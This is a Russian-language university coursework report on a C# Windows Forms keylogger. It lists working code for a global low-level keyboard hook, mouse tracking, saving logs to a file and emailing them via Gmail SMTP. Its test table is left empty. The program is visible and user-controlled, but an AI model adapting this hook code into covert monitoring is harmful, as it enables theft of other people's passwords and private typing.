МИНИСТЕРСТВО ОБРАЗОВАНИЯ РЕСПУБЛИКИ БЕЛАРУСЬ
«ПОЛОЦКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ ЕВФРОСИНИИ ПОЛОЦКОЙ»

Факультет информационных технологий

Кафедра технологий программирования

КУРСОВОЙ ПРОЕКТ

по дисциплине «Конструирование программного обеспечения»
Тема: «Кейлоггер»

Выполнил: студент группы 21-ИТ-1
_____ Е.А. Шиковец
Проверил: преподаватель-стажёр
_____ А.С.Дьякова

Отметка: _____

Дата защиты: «__»_____ 2022 г.

Члены комиссии:

_____/ А.А. Скуковская

_____/ А.С. Дьякова

_____/ М.В. Деканова

Полоцк, 2022

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Программные кейлоггеры принадлежат к той группе программных продуктов, которые осуществляют контроль над деятельностью пользователя персонального компьютера.

Санкционированное применение кейлоггеров (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) позволяет владельцу (администратору безопасности) автоматизированной системы или владельцу компьютера: иметь возможность получить доступ к информации, хранящейся на жестком диске компьютера, в случае потери логина и пароля доступа по любой причине (болезнь сотрудника, преднамеренные действия персонала и так далее), определить (локализовать) все случаи попыток перебора паролей доступа, проконтролировать возможность использования персональных компьютеров в нерабочее время и выявить, что набиралось на клавиатуре в данное время, исследовать компьютерные инциденты, проводить научные исследования, связанные с определением точности, оперативности и адекватности реагирования персонала на внешние воздействия, восстановить критическую информацию после сбоев компьютерных систем[2].

Таким образом, область применения кейлоггеров варьируется от шпионской деятельности с получением данных третьего лица до определения всех случаев набора на клавиатуре критичных слов и словосочетаний, передача которых третьим лицам приведет к материальному ущербу. Так, программное приложение кейлоггер может как уберечь от потери данных, так и привести к ней.

Целью курсового проекта является создание приложения keylogger с использованием языка программирования C# и спецификации Windows Forms.

Windows Forms – интерфейс программирования приложений (API), отвечающий за графический интерфейс пользователя и являющийся частью Microsoft .NET Framework. Данный интерфейс упрощает доступ к элементам интерфейса Microsoft Windows за счет создания обёртки для существующего Win32 API в управляемом коде. Причём управляемый код – классы, реализующие API для Windows Forms, не зависят от языка разработки.

1 АНАЛИЗ ИСХОДНЫХ ДАННЫХ И ПОСТАНОВКА ЗАДАЧ

Кейлогер, кейлоггер (англ. Keylogger – от (англ. key – клавиша и logger – регистрирующее устройство) – это программное обеспечение или аппаратное устройство, регистрирующее каждое нажатие клавиши на клавиатуре компьютера.

Первоначально программные продукты этого типа предназначались исключительно для записи информации о нажатиях клавиш клавиатуры, в том числе и системных, в специализированный журнал регистрации (лог-файл), который впоследствии изучался человеком, установившим эту программу. Лог-файл мог отправляться по сети на сетевой диск, FTP-сервер в сети Интернет, по электронной почте и так далее.

В настоящее время программные продукты, сохранившие «по старинке» данное название, выполняют много дополнительных функций – это перехват информации из окон, перехват кликов мыши, перехват буфера обмена, «фотографирование» снимков экрана и активных окон, ведение учёта всех полученных и отправленных e-mail, отслеживание файловой активности и работы с системным реестром, запись заданий, отправленных на принтер, перехват звука с микрофона и изображения с веб-камеры, подключенных к компьютеру и тому подобные функции[2].

В данном курсовом проекте реализуется программный кейлоггер со следующим набором функций:

– запись нажатия клавиш;
– запись движения мыши;
– таймер времени работы;
– измерение скорости набора символов;
– пауза записи;
– отправка записи на электронную почту;
– сохранение и очистка записи.

2 ПРОЕКТИРОВАНИЕ

Первым и самым важным шагом в разработке программного продукта является проектирование. На этапе проектирования тщательно обдумывается архитектура будущего приложения, необходимые функции и модули для решения поставленной задачи. В программировании проектирование – это полное планирование того, что непосредственно нужно разработать, в какие сроки, с какими исходными данными и ожидаемым результатом.

Ход процесса проектирования и его результаты зависят не только от состава требований, но и выбранной модели процесса, опыта проектировщика. Проектирование подразумевает собой процесс определения архитектуры, компонентов, интерфейсов и других характеристик системы или её части. В результате описывается техническое задание для создания программного обеспечения.

При запуске программы появляется окно, где слева сверху расположена форма для отправки записи на электронную почту, под ней находятся кнопки для запуска (при начале записи становится кнопкой для остановки записи), очистки, сохранения и отправки записи, а также чекбокс, который можно отметить для отслеживания движения курсора. Справа расположен блок со следующей информацией: время работы кейлоггера, скорость набора символов, а также последние нажатые клавиши.

Таким образом, для создания кейлоггера с данными функциями потребуются следующие основные модули:

- модуль Record;
- модуль Statistics;
- модуль Save;
- модуль Control.

3 РЕАЛИЗАЦИЯ ПРОГРАММЫ

3.1 Модуль Record

Модуль Record отвечает за запись нажатия клавиш и движения курсора муши. Этот модуль реализован с помощью hook'ов функции, или ловушек функции. Данный модуль представлен на листинге 3.1.

Листинг 3.1 – Модуль Record

```
private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr
wParam, IntPtr lParam);

        private static int clicks = 0;
        private static string buf = "";
        private static string cursor_buf = "";
        private static IntPtr HookCallback(int nCode, IntPtr
wParam, IntPtr lParam)
        {
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
            {
                clicks++;
                int vkCode = Marshal.ReadInt32(lParam);
                if (((Keys)vkCode).ToString() == "OemPeriod")
                {
                    buf += ".";
                }
                else if (((Keys)vkCode).ToString() == "D1")
                {
                    buf += "1";
                }
                else if (((Keys)vkCode).ToString() == "D2")
                {
                    buf += "2";
                }
                else if (((Keys)vkCode).ToString() == "D3")
                {
                    buf += "3";
                }
                else if (((Keys)vkCode).ToString() == "D4")
                {
                    buf += "4";
                }
                else if (((Keys)vkCode).ToString() == "D5")
                {
                    buf += "5";
                }
                else if (((Keys)vkCode).ToString() == "D6")
                {
                    buf += "6";
                }
```

```
                else if (((Keys)vkCode).ToString() == "D7")
                {
                    buf += "7";
                }
                else if (((Keys)vkCode).ToString() == "D8")
                {
                    buf += "8";
                }
                else if (((Keys)vkCode).ToString() == "D9")
                {
                    buf += "9";
                }
                else if (((Keys)vkCode).ToString() == "D0")
                {
                    buf += "0";
                }
                else if (((Keys)vkCode).ToString() == "Oemcomma")
                {
                    buf += ",";
                }
                else if (((Keys)vkCode).ToString() == "Space")
                {
                    buf += " ";
                }
                else
                {
                    buf += (Keys)vkCode;
                }

            }
            return   CallNextHookEx(IntPtr.Zero,   nCode,   wParam,
lParam);
        }
private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
            Process currentProcess = Process.GetCurrentProcess();
            ProcessModule              currentModule              =
currentProcess.MainModule;
            String moduleName = currentModule.ModuleName;
            IntPtr moduleHandle = GetModuleHandle(moduleName);
            return  SetWindowsHookEx(WH_KEYBOARD_LL,  llkProcedure,
moduleHandle, 0);
        }

        [DllImport("user32.dll")]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int
      nCode, IntPtr wParam, IntPtr lParam);

        [DllImport("user32.dll")]
        private static extern IntPtr SetWindowsHookEx(int idHook,
```

Продолжение листинга 3.1

```
LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll")]
        public static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("kernel32.dll")]
        private static extern IntPtr GetModuleHandle(String
lpModuleName);
    }
}
```

Здесь нажатые клавиши записываются в строку под названием buf (буфер), а движения курсора в строку cursor_buf. Для понятности, с помощью условий заменяются системные названия клавиш на стандартные обозначения. Например, системные названия клавиш для цифр на алфавитно-цифровой части клавиатуры (D1, D2) и цифровой панели (1, 2) разные, однако для удобства и те, и те в программе заменяются на одни и те же цифры.

3.2 Модуль Statistics

В этом модуле описывается работа таймера, последних нажатых клавиш, а также скорости набора символов. Реализация данных функций показана на листинге 3.2.

Листинг 3.2 – Модуль Statistics

```
int workTimerTick = 0;
        TimeSpan workTimerTime;
        private void workTimer_Tick(object sender, EventArgs e)
        {
            workTimerTick += 10;
            workTimerTime =
TimeSpan.FromMilliseconds(workTimerTick);

            timer.Text = workTimerTime.ToString(@"hh\:mm\:ss");

if (buf.Length > 150)
            {
                keyList.Text = buf.Substring(buf.Length - 150);
            }
            else
            {
                keyList.Text = buf;
            }


            if (workTimerTick % 1000 == 0)
{
```

Продолжение листинга 3.2

```
        typingSpeed.Text = (clicks*60).ToString() + " c/m";
                    clicks = 0;
                }

                if (trackCursorCheck.Checked & workTimerTick % 100 ==
0)
                {
                    cursor_buf += Cursor.Position.ToString();
                }
            }
```

В данной программе в поле вывода последних нажатых клавиш помщается 150 символов, поэтому для корректного отображения от строки, в которую записываются нажатые клавиши отнимается 150 символов, либо, если строка содержит число символов меньшее или равное 150 выводится вся строка.

В модуле Record была объявлена переменная clicks для подсчёта нажатий. Данная переменная нужна для высчитывания скорости нажатия клавиш в данном модуле. Кроме того, в этом модуле также снижается цена деления таймера для более понятного и удобного вывода положений курсора мыши.

3.3 Модуль Save

В данном модуле реализуется сохранение записи нажатых клавиш и, если был отмечен чек-бокс, запись движения курсора мыши в текстовый файл. Модуль представлен на листинге 3.3.

Листинг 3.3 – Модуль Save

```
private void btnSave_Click(object sender, EventArgs e)
        {
            isStarted = true;
            btnControll_Click(sender, e);

            if (buf == "")
            {
                notificationLabel.Text = "Can`t save nothing!";
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#db4040");
                return;
            }
SaveFileDialog sfd = new SaveFileDialog();
            sfd.InitialDirectory =
Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
            sfd.Title = "Save key list";
            sfd.CheckPathExists = true;
            sfd.DefaultExt = "txt";
```

Продолжение листинга 3.3

```
sfd.Filter = "Text files (*.txt)|*.txt";
            sfd.FilterIndex = 2;
            sfd.RestoreDirectory = true;

            if (sfd.ShowDialog() == DialogResult.OK)
            {
                if (Path.GetExtension(sfd.FileName).ToLower() != 
".txt")
                {
                    MessageBox.Show("Please omit the extension or 
use '.txt'");
                    return;
                }

                File.WriteAllText(sfd.FileName, "Keys:\n" + buf + 
"\nMouse:\n" + cursor_buf + "\nWork time: " + timer.Text);

                notificationLabel.Text = 
Path.GetFileName(sfd.FileName) + " has been saved";
                notificationLabel.ForeColor = 
ColorTranslator.FromHtml("#40dbb7");
            }
        }
```

Как видно на листинге, вывод в файл осуществляется по заранее прописанной форме в формате: клавиши, курсор, время работы.

3.4 Модуль Control

Модуль Control содержит в себе функции запуска и остановки записи, отправки записи на электронную почту, очистку записи. Рассмотрим каждую из функций подробнее. На листинге 3.4 показана реализация функция запуска и остановки записи.

Листинг 3.4 – Запуск и пауза записи нажатия клавиш

```
      bool isStarted = false;

              private static int WH_KEYBOARD_LL = 13;
              private static int WM_KEYDOWN = 0x0100;
              public static IntPtr hook = IntPtr.Zero;
              private static LowLevelKeyboardProc llkProcedure = 
HookCallback;

private void btnControll_Click(object sender, EventArgs e)
        {
            if (isStarted)
            {
```

```
                btnControll.Text = "START";
                isStarted = false;
workTimer.Stop();
                UnhookWindowsHookEx(hook);
                notificationLabel.Text = "Paused";
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#dbd640");
            }
            else
            {
                btnControll.Text = "PAUSE";
                isStarted = true;
                workTimer.Start();
                hook = SetHook(llkProcedure);
                notificationLabel.Text = "Recording";
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#40dbb7");
            }
        }
```

Здесь показано как при нажатии кнопки «Старт» начинается запись деятельности пользователя. После нажатия на эту кнопку её текст изменяется на «Пауза» для возможности приостановить запись. Реализация отправки записи на электронную почту представлена на листинге 3.5.

Листинг 3.5 – Отправка записи на электронную почту

```
private void btnSend_Click(object sender, EventArgs e)
        {
            isStarted = true;
            btnControll_Click(sender, e);

            if (buf == "")
            {
                notificationLabel.Text = "Can`t send nothing!";
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#db4040");
                return;
            }

try
            {
                MailAddress from = new
MailAddress("aucuo.keylogger@gmail.com", "Keylogger");
MailAddress to = new MailAddress(emailInput.Text);
                MailMessage m = new MailMessage(from, to);
m.Subject = "Your keylog result";
                m.Body = "<h2>Keys:</h2>" + buf + "<h2>Mouse:</h2>"
+ cursor_buf + "<h2>Work time:</h2>" + timer.Text;
                m.IsBodyHtml = true;
                SmtpClient smtp = new SmtpClient("smtp.gmail.com",
587);
                smtp.EnableSsl = true;
```

Продолжение листинга 3.5

```
                smtp.Credentials = new
NetworkCredential("aucuo.keylogger@gmail.com", "***");
                smtp.EnableSsl = true;
                smtp.Send(m);
                notificationLabel.Text = "Email Sent";
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#40dbb7");
            }
            catch (Exception ex)
            {
                notificationLabel.Text = ex.Message;
                notificationLabel.ForeColor =
ColorTranslator.FromHtml("#db4040");
            }
        }
```

На данном листинге можно увидеть, что отпрака записи действий пользователя осуществляется по такому же формату, как и сохранение в текстовый файл. Очистка записи нажатия клавиш показана на листинге 3.6.

Листинг 3.6 – Очистка записи

```
private void btnClear_Click(object sender, EventArgs e)
        {
            if (workTimerTick == 0)
            {
                return;
            }

            buf = "";
            cursor_buf = "";
            keyList.Text = "";
            workTimerTick = 0;
            timer.Text = "00:00:00";
            notificationLabel.Text = "Record was cleared";
            notificationLabel.ForeColor                                    =
ColorTranslator.FromHtml("#dbd640");
            isStarted = false;
            workTimer.Stop();
            UnhookWindowsHookEx(hook);
        }
```

Очистка записи производится приравниванием к пустым строкам переменных, которые до этого хранили нажатые клавиши и положения курсора мыши.

4 ТЕСТИРОВАНИЕ ПРОГРАММЫ

Тестирование программного обеспечения – процесс исследования, испытания программного продукта, имеющий своей целью проверку соответствия между реальным поведением программы и её ожидаемым поведением на конечном наборе тестов, выбранных определённым образом. Также, это процесс, содержащий в себе все активности жизненного цикла, как динамические, так и статические, касающиеся планирования, подготовки и оценки программного продукта и связанных с этим результатов работ с целью определить, что они соответствуют описанным требованиям, показать, что они подходят для заявленных целей и для определения дефектов[1].

Существует три подхода к тестированию программного обеспечения: тестирование белого, серого и черного ящиков. Рассмотрим каждый из них подробнее.

Главная цель тестирования белого ящика – проверка кода, тестирование как внутренней структуры, так и дизайна. Тестировщики могут видеть код на этой стадии.

Во время поведенческого тестирования или тестирования черного ящика, специалист не знает наверняка, что за продукт он тестирует. Внутренняя структура, приложение и дизайн остаются неизвестными для тестировщика.

Тестирование серого ящика предусматривает частичную осведомленность о внутренних процессах. Данный метод – это комбинация тестирования белого и черного ящиков[3].

Чаще всего для тестирования программного обеспечения используется либо тестирование чёрного ящика, либо тестирование белого ящика, тестирование серого ящика используется в редких случаях. Поэтому для удобства будет использовано тестирование чёрного ящика.

При запуске программы перед пользователем появляется окно с тёмно-серым фоном и скруглёнными углами (рисунок 4.1).



Рисунок 4.1 – Окно при запуске программы

При нажатии на кнопку «Старт» начинается запись нажатых клавиш, которые отображаются в поле справа, левее отображается статистика, а именно время работы и скорость нажатия. Уведомление слева сменяется на «Recording», а текст кнопки «Start» сменяется на «Pause». При желании, можно активировать чекбокс «Track cursor». В таком случае кроме записи нажатых клавиш, также будет записываться изменение положения курсора во время записи. Описанные выше изменения показаны на рисунке 4.2.



Рисунок 4.2 – Начало записи

При нажатии на кнопку очистки записи, все поля статистики очищаются, а уведомление сменяется на «Record was cleared», как показано на рисунке 4.3.



Рисунок 4.3 – Очистка записи

При нажатии на кнопку «Save», открывается диалоговое окно с выбором пути сохранения. Сохраняемый файл состоит из блоков «Keys», «Mouse» и «Work Time». Его формат представлен на рисунке 4.4.



Рисунок 4.4 – Сохранение записи в файл

При желании, результат записи действий пользователя можно отправить на электронную почту. Для этого следует заполнить форму «E-Mail», написав свой адрес электронной почты, и нажать на кнопку «Send». Формат вывода будет таким же, как и для вывода в текстовый файл. В таком случае письмо будет выглядеть так (рисунок 4.5).



Рисунок 4.5 – Отправка записи на электронную почту

Результаты тестирования программы представлены в таблице А.1 (приложение А).

В ходе тестирования программы кейлоггер не было замечено сбоев или аварийного завершения программного обеспечения, что свидетельствует о его полной работоспособности. Также в программе успешно реализованы все ранее объявленные функции.

ЗАКЛЮЧЕНИЕ

В данной курсовой работе была поставлена задача – на основе послученных знаний в ходе изучения курса «Конструирование программного обеспечения» создать работоспособное приложение кейлоггер.

В программе существует возможность:

- отправки записи действий пользователя на электронную почту;
- сохранения и очистки записи;
- записи нажатия клавиш;
- записи движения мыши;
- измерения скорости набора символов;
- приостановки записи.

В ходе тестирования программы не было замечено сбоев или аварийного завершения программного обеспечения, что свидетельствует о его полной работоспособности и функциональности.

По итогу, можно сказать, что кейлоггер реализован в соответствии требованиям, протестирован надлежащим образом, работает стабильно и может быть использован для решения поставленной задачи. Поставленная задача выполнена в полной мере.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Wikipedia: Тестирование программного обеспечения [Электронный ресурс]. – Режим доступа: https://ru.wikipedia.org/wiki/Тестирование_программного_обеспечения. – Дата доступа: 25.11.2022.

2. Wikipedia: Кейлогер [Электронный ресурс]. – Режим доступа: https://ru.wikipedia.org/wiki/Кейлогер. – Дата доступа: 18.09.2022.

3. Careerist: Белый, серый и черный ящик [Электронный ресурс]. – Режим доступа: https://www.careerist.com/ru-insights/belyy-seryy-i-chernyy-yashchik. – Дата доступа: 25.11.2022.

4. Взаимодействие с неуправляемым кодом [Электронный ресурс]. – Режим доступа: https://learn.microsoft.com/ru-ru/dotnet/framework/interop/. – Дата доступа: 09.11.2022.

5. Руководство по классическим приложениям (Windows Forms .NET) [Электронный ресурс]. – Режим доступа: https://learn.microsoft.com/ru-ru/dotnet/desktop/winforms/overview/?view=netdesktop-6.0. – Дата доступа: 16.10.2022.

6. Overview of classes, structs, and records in C# [Электронный ресурс]. – Режим доступа: https://learn.microsoft.com/en-us/dotnet/csharp/fundamentals/object-oriented/. – Дата доступа: 12.11.2022.

ПРИЛОЖЕНИЕ А
(обязательное)
Таблица тестирования программы

Таблица А.1 – Способы проверок с указанием ожиданием результатов испытаний

Тестовый вариант	Входные данные	Ожидаемый результат	Результат тестирования
